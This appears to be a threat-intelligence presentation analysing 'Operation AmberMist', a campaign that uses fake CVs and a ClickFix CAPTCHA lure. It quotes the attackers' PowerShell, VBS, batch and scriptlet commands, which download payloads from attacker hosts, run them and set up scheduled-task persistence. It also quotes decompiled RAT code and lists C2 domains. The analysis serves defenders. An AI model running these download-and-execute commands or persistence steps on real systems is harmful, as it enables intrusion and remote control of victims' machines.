


Infection Chain – I



Operation AmberMist – Late May 2025

Infection Chain – II



OPERATION AMBERMIST - EARLY-MAY [2025]

CV-Themed Decoys



张婉婉
女 | 29岁

联系方式
微信号: xshhytf

求职信息
工作时长: 7年
求职意向: 游戏UI设计
期望城市: 广州

个人优势

多年游戏UI工作经验, 可独立完成图标 Logo 装备等绘制工作, 完成过多款手游项目UI, 配合策划和程序进行沟通交流, 性格安静, 善于与人沟通, 为人和善, 对工作认真负责, 有一定的抗压能力。

工作经历

广州爱九游信息技术有限公司 UI游戏设计师 2022.08-至今

1. 根据游戏需求, 建立游戏制作标准(根据策划和前端制作需求, 以及优化团队开发效率)。
2. 负责线上游戏新功能模块开发, 维护, 活动推广等美术资源的设计出图, 与程序对接, 测试优化;
3. 根据策划需求梳理界面美术需求, 并制作交互流程图
4. 制定的美术风格, 制作衍生的游戏UI元素、游戏界面和动效设计
5. 在引擎中搭建界面并保证实现效果
6. 游戏线上活动宣传图制作, 图标绘制
7. 对游戏界面的落地效果进行跟进

腾讯科技(深圳)有限公司 UI设计师 2018.07-2022.05

1. 负责游戏部门和应用程序开发团队的日常工作管理, 包括美术工作安排、UI界面指导和质量审核, 与策划、前端程序、测试团队沟通协调, 并修改美术资源。
2. 负责应用程序开发团队的美术工作指导和质量审核, 与产品和前端团队负责人沟通协调。
3. 负责游戏界面设计, 包括游戏场景、图标、Logo、切图和动效设计。
4. 负责招聘美术人员和新员工技术培训, 确保项目要求和规范得到满足, 动效制作符合要求。
5. 负责游戏玩法文案审核, 确保文案质量符合标准。
6. 根据游戏需求, 建立游戏制作标准, 优化团队开发效率, 满足策划和前端制作需求。
7. 负责线上游戏新功能模块的开发、维护和活动推广, 设计美术资源并与程序对接, 进行测试和优化。
8. 负责界面设计, 包括场景设计、UI设计和动效设计。
9. 参与科研项目设计, 负责游戏玩法和美术表现, 确立风格。

Chinese-Origin Name

Information Technology and UI Design

Preferred City: Guangzhou



李明月
学生

CONTACT

+8615555151447
17827698220@163.com
北京市朝阳区建外街道建南南路

EDUCATION

2021 - 2025
清华大学 计算机系

- 计算机科学与技术 (本科)
- GPA 3.82 / 4.0 (专业前 10%)

技能

- 编程语言: C/C++, Python, TypeScript, Kotlin, Swift
- 前端与图形: React + Three.js, WebGL, Flutter, OpenGL, Unity
- AI / 算法: PyTorch, TensorFlow, Diffusion Models, LLM 集成

PROFILE

热衷于拓展人机交互与创意表达的边界, 兼具研究洞察力与工程执行力。擅长跨团队协作, 致力于融合 AI 与图形技术, 打造以创作者为中心的下一代互动产品。期待在 B 站互动技术中心与团队共同激发新的创新火花。

实习经历

- 字节跳动·PICO XR 平台部 — HCI 研发实习生 2024年6月 - 9月
- 参与 Gesture SDK 3.0 设计, 提出 Adaptive Fusion GNN, 在室内弱光场景下识别准确率提升 8.5 个百分点。
- 与设计团队联合编写《沉浸式 UI 指南 2024》, 核心章节被采纳为内部标准。
- 微软亚洲研究院 (MSRA) — 研究助理 (RA) 2023年7月 - 10月
- 在 HCI Group 支持 "AI-Driven Creative Tools" 项目; 负责将 Stable Diffusion Turbo 移植至 ONNX Runtime。
- 合作发表 1 篇 Workshop 论文, 申请并公开 1 项专利。
- 领导力与公益
- 清华大学交互设计协会 创始人兼社长: 组织 12 场工作坊、4 次校企 Hackathon。
- 竞赛 & 奖项
- ACM-ICPC 亚洲区域赛 — 银牌, 2023
- China HCI Student Innovation Challenge — 一等奖, 2023

Chinese-Origin Name

HCI and Immersive Media Research with a touch of Software Engineering

Gaming-Theme UI Decoys




Gaming-Theme UI Decoys



Operation AmberMist

Gaming-Theme UI Decoys



Technical Analysis – ClickFix [MOMA]

Verify You Are Human



I'm not a robot

[Privacy](#) - [Terms](#)

Complete these Verification Steps

To better prove you are not a robot, please:

1. Press & hold the Windows Key "⊞" + R.
2. In the verification window, press **Ctrl + V**.
3. Press **Enter** on your keyboard to finish.

Classical ClickFix-style malware dropping technique.

You will observe and agree:

'I am not a robot - reCAPTCHA Verification ID: 146820'

Perform the above steps to finish verification.

Copyrights © 2025 National Information Technology Board. All Rights Reserved

NITB mentioned which is an autonomous government agency under Pakistan Government.

Technical Analysis – PowerShell Stager

```
Start-Sleep -Seconds (1 * 60)
$folderPath = 'C:/Users/Public/Tasks';
mkdir $folderPath;
$u="https://pentree.online:8888/Media/GF3DSF3V/Tenders/JZoj76w1/mustang.dll";
$p="C:/Users/Public/Tasks/rtutils.dll";
$exePath="C:/Users/Public/Tasks/rasphone.exe";
(New-Object Net.WebClient).DownloadFile($u,$p);
Start-Sleep -Seconds (1 * 60);
Copy-Item -Path "C:/Windows/System32/rasphone.exe" -Destination $exePath;
(New-Object Net.WebClient).DownloadFile("https://pentree.online:8888/Media/GF3DSF3V/Tenders/JZoj76w1/info.dat",
"C:/Users/Public/Tasks/info.dat");
Set-ItemProperty -Path "C:/Users/Public/Tasks" -Name Attributes -Value ([System.IO.FileAttributes]::Hidden -bor [System.IO.FileAttributes]::System);
Start-Sleep -Seconds (1 * 60);
```

Sleeps for a specific time and creates a folder

Downloads malicious Shadow RAT

Creates a Scheduled Task

```
$taskName="SysUpdater"+(Get-Random -Maximum 10000);
$trigger=New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(5) -RepetitionInterval (New-TimeSpan -Minutes 10);
$action=New-ScheduledTaskAction -Execute $exePath;
$settings=New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -StartWhenAvailable;
Register-ScheduledTask -TaskName $taskName -Trigger $trigger -Action $action -Settings $settings
```

Technical Analysis – Shadow RAT

```
; void __noreturn timing()
public timing
timing proc near

dwCreationFlags= dword ptr -18h
lpThreadId= qword ptr -10h

sub     rsp, 38h      ; TraceDeregisterExA
                     ; TracePrintfExA
                     ; TraceRegisterExA
xor     eax, eax
lea     r8, sub_180005BF0 ; lpStartAddress
mov     [rsp+38h+lpThreadId], rax ; lpThreadId
xor     r9d, r9d      ; lpParameter
xor     edx, edx      ; dwStackSize
mov     [rsp+38h+dwCreationFlags], eax ; dwCreationFlags
xor     ecx, ecx      ; lpThreadAttributes
call    cs:CreateThread
```

```
loc_180005CD3:      ; dwMilliseconds
mov     ecx, 3E8h
call    cs:Sleep
jmp     short loc_180005CD3
timing endp
```

•DLL-Sideload

- export function: *timing*
- UpdateProcThreadAttribute()
- Loads the C2

**C:\\Users\\The
Freelancer\\source\\repos\\JAN25\\mustang\\x64\\Release\\mustang.pdb**

```
sub_18000B810(lpWideCharStr, "433A5C55736572735C5075626C69635C54617368735C696E666F2E646174", 60i64); // C:\\Users\\Public\\Tasks\\info.dat
v3 = sub_180002B80(&PipeAttributes, lpWideCharStr);
si128 = _mm_load_si128((const __m128i *)&xmmword_180047D40);
if ( &v73 != (__int128 *)v3 )
{
```

Sub-Campaign – LNK & VBS

```
Windows
System32
rundll32.exe
C:\Windows\System32\rundll32.exe
desktop-ip68n7q
%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
zWindows
\System32
rundll32.exe
)...\Windows\System32\rundll32.exe
shell32.dll,ShellExec_RunDLL "cmd.exe" "/c curl -s -o C:\Windows\tasks\I.vbs
https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/I.vbs && wscript //b C:\Windows\Tasks\I.vbs"<C:\Program
Files(x86)\Microsoft\Edge\Application\msedge.exe
%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
Enter (D:\WORK\10-03-2025)
Windows Batch File
D:\WORK\10-03-2025\Enter\A.bat
```

Downloads VBScript.

•李明月_CV.pdf.lnk

```
Set x = CreateObject("WScript.Shell")

x.Run "curl -o %TEMP%\_CV.pdf https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/sample.pdf", 0, True
x.Run "%TEMP%\_CV.pdf", 1, False

x.Run "curl -o C:\windows\Tasks\echo.bat https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/echo.bat", 0, True
x.Run "C:\windows\Tasks\echo.bat", 0, False

Set x = Nothing
```

Downloads and Spwns the
CV-based decoy

Downloads and runs the
batch script.

Sub-Campaign – Batch Script

```
mkdir "C:\Users\Public\Tasks"
curl -o C:\Users\Public\Tasks\list.vbs https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/list.vbs
powershell -ExecutionPolicy Bypass -Command "$taskName='UtilityUpdater';$scriptPath='C:\Users\Public\Tasks\list.vbs';$trigger=New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(1)

curl -o C:\Users\Public\Tasks\list.txt https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/list.txt >nul 2>&1
curl -o C:\Users\Public\Tasks\memcom.dll https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/memcom.dll
curl -o C:\Users\Public\Tasks\script.ps1 https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/script.ps1
curl -o C:\Users\Public\Tasks\run.sct https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/run.sct

attrib +h +s "C:\Users\Public\Tasks" >nul 2>&1 2>&1
```

Downloads a bunch of PowerShell, DLL, SCT files

Creates a directory & downloads another malicious VBScript and executes it

```
powershell -ExecutionPolicy Bypass -Command "$taskName='UtilityUpdater';$scriptPath='C:\Users\Public\Tasks\list.vbs';$trigger=New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(1) -RepetitionInterval (New-TimeSpan -Minutes 1) -RepetitionDuration (New-TimeSpan -Days 365);$action=New-ScheduledTaskAction -Execute 'wscript.exe' -Argument ' //b C:\Users\Public\Tasks\list.vbs';$settings=New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -StartWhenAvailable;Register-ScheduledTask -TaskName $taskName -Trigger $trigger -Action $action -Settings $settings"
```

Sub-Campaign – VBS & SCT

```
Set objShell = CreateObject("WScript.Shell")
Set exec = objShell.Exec("regsvr32 /s /n /u /i:C:\Users\Public\Tasks\run.sct scrobj.dll")
' wait for it to finish silently
Do
    WScript.Sleep 100
Loop
```

Runs Scriptlet file.

```
1 <?xml version="1.0"?>
2 <scriptlet>
3   <registration progid="LVVGF" classid="{F0001111-0000-0000-0000-0000FEEDACDC}">
4     <script language="VBScript">
5     <![CDATA[
6
7   On Error Resume Next
8   Sub obf_Runtime()
9     obf_MacroEntryPoint
10  End Sub
11
12
13  Sub obf_LaunchCommand(ByVal obf_command)
14    On Error Resume Next
15    CreateObject("WScript.Shell").Run obf_command, 0, False
16  End Sub
17
18
19  Sub obf_MacroEntryPoint()
20    On Error Resume Next
21
22    obf_GeneratorEntryPoint
23  End Sub
24
25
26  Sub obf_GeneratorEntryPoint()
27    Dim obf_code
28    obf_code = ""
29
30
```

VBScript being executed via
Scriptlet file.

```
Sub obf_MacroEntryPoint()
  On Error Resume Next

  obf_GeneratorEntryPoint
End Sub

Sub obf_GeneratorEntryPoint()
  Dim obf_code
  obf_code = ""

  obf_LaunchCommand "powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Users\Public\Tasks\script.ps1"
End Sub

obf_Runtime
]]>
</script>
</registration>
</scriptlet>
```

Malicious PowerShell file

Sub-Campaign – PowerShell

```
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;

public class NativeMethods {
    [DllImport("C:\\\\Users\\Public\\Tasks\\memcom.dll", CharSet = CharSet.Ansi, SetLastError = true)]
    public static extern void opt_mem();
}
"@ -Language CSharp

try {
    [NativeMethods]::opt_mem() | Out-Null
} catch {
}
```

Executing the export function of
INET RAT.

Sub-Campaign – INET RAT

- Fetches Computer & Username
- Unnamed pipes with hidden cmd.exe
- QueryPerformanceCounter()

Decoded C2
marine-research.space:9445
skyfare.site:5679
ecoglide.site:7699

Commands :

- sleep, windowsleep, nextsleep
- Window, exit

```
int opt_mem()
{
    int result; // eax
    __int64 v1; // rbx
    __int64 v2; // rsi
    unsigned int v3; // edi
    __int64 v4; // rax
    __int64 v5; // rcx
    __int64 v6; // r8
    unsigned __int64 v7; // rdx
    __int128 v8; // [rsp+20h] [rbp-20h] BYREF
    __int64 v9; // [rsp+30h] [rbp-18h]

    v8 = 0i64;
    v9 = 0i64;
    result = config_decryption((__int64)&v8); // C2 URL & Port decryption
    v2 = (__int64 *)((__QWORD *)v8 + 1);
    v1 = (__int64 *)v8;
    if ( (__QWORD)v8 != *((__QWORD *)v8 + 1) )
    {
        do
        {
            v3 = *((_DWORD *)v1 + 8);
            v4 = sub_180010B14(16i64);
            v5 = v1;
            if ( (unsigned __int64)v1[3] > 0xF )
            {
                v5 = (__int64 *)v1;
                *(__QWORD *)v4 = v5;
                *(__QWORD *)v4 + 8 = v3;
                result = malicious_reverse_shell((const CHAR *)v1, v3); // malicious function
                v1 += 5;
            }
            while ( v1 != v2 );
            v2 = (__int64 *)((__QWORD *)v8 + 1);
            v1 = (__int64 *)v8;
        }
        if ( v1 )
        {
            sub_18000BE30(v1, v2);
        }
    }
}
```

C:\Users\Shockwave\source\repos\memcom\x64\Release\memcom.pdb

Campaign-2 : LNK & VBS

- 张婉婉简历.zip
- Zhang Wanwan Resume

```
Windows
System32
wscript.exe
C:\Windows\System32\wscript.exe
%windir%\system32\wscript.exe
172_19_0_9
%ProgramFiles(x86)%\Microsoft\Edge\Application\136.0.3240.64\msedge.exe
_IZIZ
sWindows
System32
wscript.exe
(..\..\..\..\Windows\System32\wscript.exe
.DS_Store\update.vbsJC:\Program Files (x86)\Microsoft\Edge\Application\136.0.3240.64\msedge.exe
%windir%\system32\wscript.exe
%ProgramFiles(x86)%\Microsoft\Edge\Application\136.0.3240.64\msedge.exe
_DS_Store_ (C:\
\Administrator\
update.vbs
VBScript Script
C:\Users\Administrator\Desktop\
_DS_Store_\update.vbs
```

Uses WSCRIPT to execute
update.vbs file

```
1 scriptPath = WScript.ScriptFullName
2 currentFolder = Left(scriptPath, InStrRev(scriptPath, "\") - 1)
3 Set WshShell = WScript.CreateObject("WScript.Shell")
4 WshShell.CurrentDirectory = ".DS_Store"
5 On Error Resume Next
6 WshShell.Run Chr(34) & currentFolder & "\MacUpdate.exe" & Chr(34), 1, False
7 WshShell.Run Chr(34) & currentFolder & "\zww.pdf" & Chr(34), 1, False
8
9 WScript.Quit
```

Executes the Node-Webkit executable and
spawns the fake resume document.

Campaign-2 : Blister Implant

Name	Date modified	Type	Size
MacUpdate	5/23/2025 12:48 PM	Application	2,254 KB
nw_elf.dll	5/7/2025 9:03 PM	Application exten...	464 KB
update.dat	5/5/2025 10:01 PM	DAT File	2 KB
update	5/10/2025 4:34 AM	VBScript Script File	1 KB
zww	5/10/2025 3:58 AM	Microsoft Edge P...	116 KB

Malicious Shellcode

0
/ 71
Community
Score

No security vendors flagged this file as malicious

Reanalyze Similar More

a76aa17b95dd858eb277fb0a3ee4e19633ecb9ce327c04d204c93ef5667d467f

nw_exe

Size
2.20 MB

Last Analysis Date
1 year ago

EXE

peexe overlay 64bits idle signed detect-debug-environment assembly

DLL-Sideloading



Blister Implant – AES-CBC decryption

The screenshot displays the Immunity Debugger interface with the Disassembly window open. A red box highlights the decrypted shellcode in the Disassembly window, which is labeled "Decrypted Shellcode". The shellcode is shown in hexadecimal and ASCII format. The ASCII column contains the following text:

```
0000021018A70000 E9 03 00 00 00 CC CC CC 40 55 53 56 57 41 54 41 4E...llllSUSWATA  
0000021018A70001 55 41 56 41 57 48 8D AC 24 68 FD FF FF 48 81 EC UAWAH...$hyyyH.  
0000021018A70002 98 03 00 00 89 4C 77 26 07 E8 2E 04 00 00 33 FF ....Lw...$y  
0000021018A70003 C7 45 90 75 73 65 72 48 8B D8 40 88 7D 9A 48 8D CE.userH...}.H.  
0000021018A70004 40 90 C7 45 94 33 32 2E 64 66 C7 45 98 6C 6C FF M.CE.32.dfcE.lly  
0000021018A70005 D3 48 80 40 A0 C7 45 A0 77 73 32 5F C7 45 A4 33 OH.M.CE.wsz.CE#3  
0000021018A70006 32 2E 64 66 C7 45 A8 6C 6C 40 88 7D AA FF D3 48 2.dfcE.lly}yOH  
0000021018A70007 80 40 80 C7 45 B0 6D 73 76 63 C7 45 B4 72 74 2E M.CE.msvcCE.rE.  
0000021018A70008 64 66 C7 45 B8 6C 6C 40 88 7D BA FF D3 89 29 80 dfCE.lly}yO'.  
0000021018A70009 68 00 E8 53 03 00 00 B9 EA OF DF E0 48 89 45 D0 k.EA...e.BaH.ED  
0000021018A7000A E8 27 03 00 00 B9 99 A5 74 61 4C B8 E8 EA 03 e...Ytal.Ba.  
0000021018A7000B 00 00 B9 C2 E8 38 5F 48 8B FD E8 90 03 00 00 B9 .AaH.H.Oe...'.  
0000021018A7000C 58 A4 53 E5 48 8B F8 E8 90 03 00 00 B9 02 D9 C8 XaSaH.Oe...'.UE  
0000021018A7000D 5F 48 89 45 E0 E8 82 03 00 00 B9 75 6E 40 61 4C _H.Ea...unMaL  
0000021018A7000E 88 F8 E8 75 03 00 00 B9 A9 28 34 80 48 89 45 E8 .e...e.(H.Ee  
0000021018A7000F E8 67 03 00 00 B9 12 1E 78 40 48 89 45 D8 E8 59 eg...}.(H.Ee  
0000021018A70010 03 00 00 B9 80 60 E8 D0 4C 8B E0 E8 4C 03 00 00 .e...eL.BaL...  
0000021018A70011 89 31 FA F2 70 4C 8B F0 E8 3F 03 00 00 B9 30 F3 luoPL.Oe?...Oo  
0000021018A70012 49 E4 48 8B D8 E8 32 03 00 00 48 5D 55 70 B9 80 Iah.Oe2...H.Up'.  
0000021018A70013 00 00 00 FF D0 33 C0 C7 44 24 78 25 73 25 73 88 ...yO3ACD$XaSaS.
```

Blister Implant – Patching Entry Point

```
000000000f push r13
0000000011 push r14
0000000013 push r15
0000000015 lea rbp, [rsp-298h]
000000001b sub rsp, 398h
0000000029 mov ecx, 726774Ch
0000000029 call sub_45C
000000002b xor edi, edi
0000000030 mov dword ptr [rbp-70h], 'resu'
0000000037 mov rbx, rax
000000003e mov [rbp-66h], dil
000000003e lea rcx, [rbp-70h]
0000000042 mov dword ptr [rbp-6Ch], 'd.23'
0000000049 mov word ptr [rbp-68h], '11'
000000004f call rbx
0000000051 lea rcx, [rbp-60h]
0000000055 mov dword ptr [rbp-60h], '_2sw'
000000005c loc_5C:
000000005c ; DATA XREF: sub_45C+194r
000000005c mov dword ptr [rbp-5Ch], 'd.23'
0000000063 mov word ptr [rbp-58h], '11'
0000000069 mov [rbp-56h], dil
0000000069 call rbx
000000006f lea rcx, [rbp-50h]
0000000075 mov dword ptr [rbp-50h], 'cvsm'
000000007a mov dword ptr [rbp-4Ch], 'd.tr'
0000000081 mov word ptr [rbp-48h], '11'
0000000087 mov [rbp-46h], dil
```

```
mov ecx, 688029h
call sub_45C
mov ecx, 0E0DF0FEAh
mov [rbp-30h], rax
call sub_45C
mov ecx, 6174A599h
mov r13, rax
call sub_45C
mov ecx, 5F38EBC2h
mov rsi, rax
call sub_45C
mov ecx, 0E553A458h
mov rdi, rax
call sub_45C
mov ecx, 5FC8D902h
mov [rbp-20h], rax
call sub_45C
mov ecx, 61406E75h
mov r15, rax
call sub_45C
mov ecx, 803428A9h
mov [rbp-18h], rax
call sub_45C
mov ecx, 4D7B1E12h
mov [rbp-20h], rax
call sub_45C
mov ecx, 0D0EB608Dh
mov r12, rax
call sub_45C
mov ecx, 70F2FA31h
mov r14, rax
call sub_45C
mov ecx, 0E449F330h
mov rbx, rax
call sub_45C
```

Windows API Hashes

Hash-function

- Patches **Entry Point** and diverts the execution to **reverse-shell** based shellcode

Hunting & Infrastructure.

5
/ 67

Community
Score

5/67 security vendors flagged this file as malicious

Follow ▾ Reanalyze Download ▾ Similar ▾ More ▾

16e284614fc0bb2ba6cdddf27886697a5d183b38ed84085bd8362965618f0289

Size
620.90 KB

Last Analysis Date
1 month ago

ZIP

aaaaa.zip


zip contains-pe detect-debug-environment long-sleeps

Bundled Files (11)			
Scanned	Detections	File type	Name
2025-06-15	35 / 60	Win32 DLL	aaaaa/_imeg/_DllSafeCheck64.dll
2025-05-12	2 / 63	Windows shortcut	aaaaa/斐婉泰简历.pdf.lnk
2025-06-30	0 / 63	Apple related	aaaaa/.DS_Store
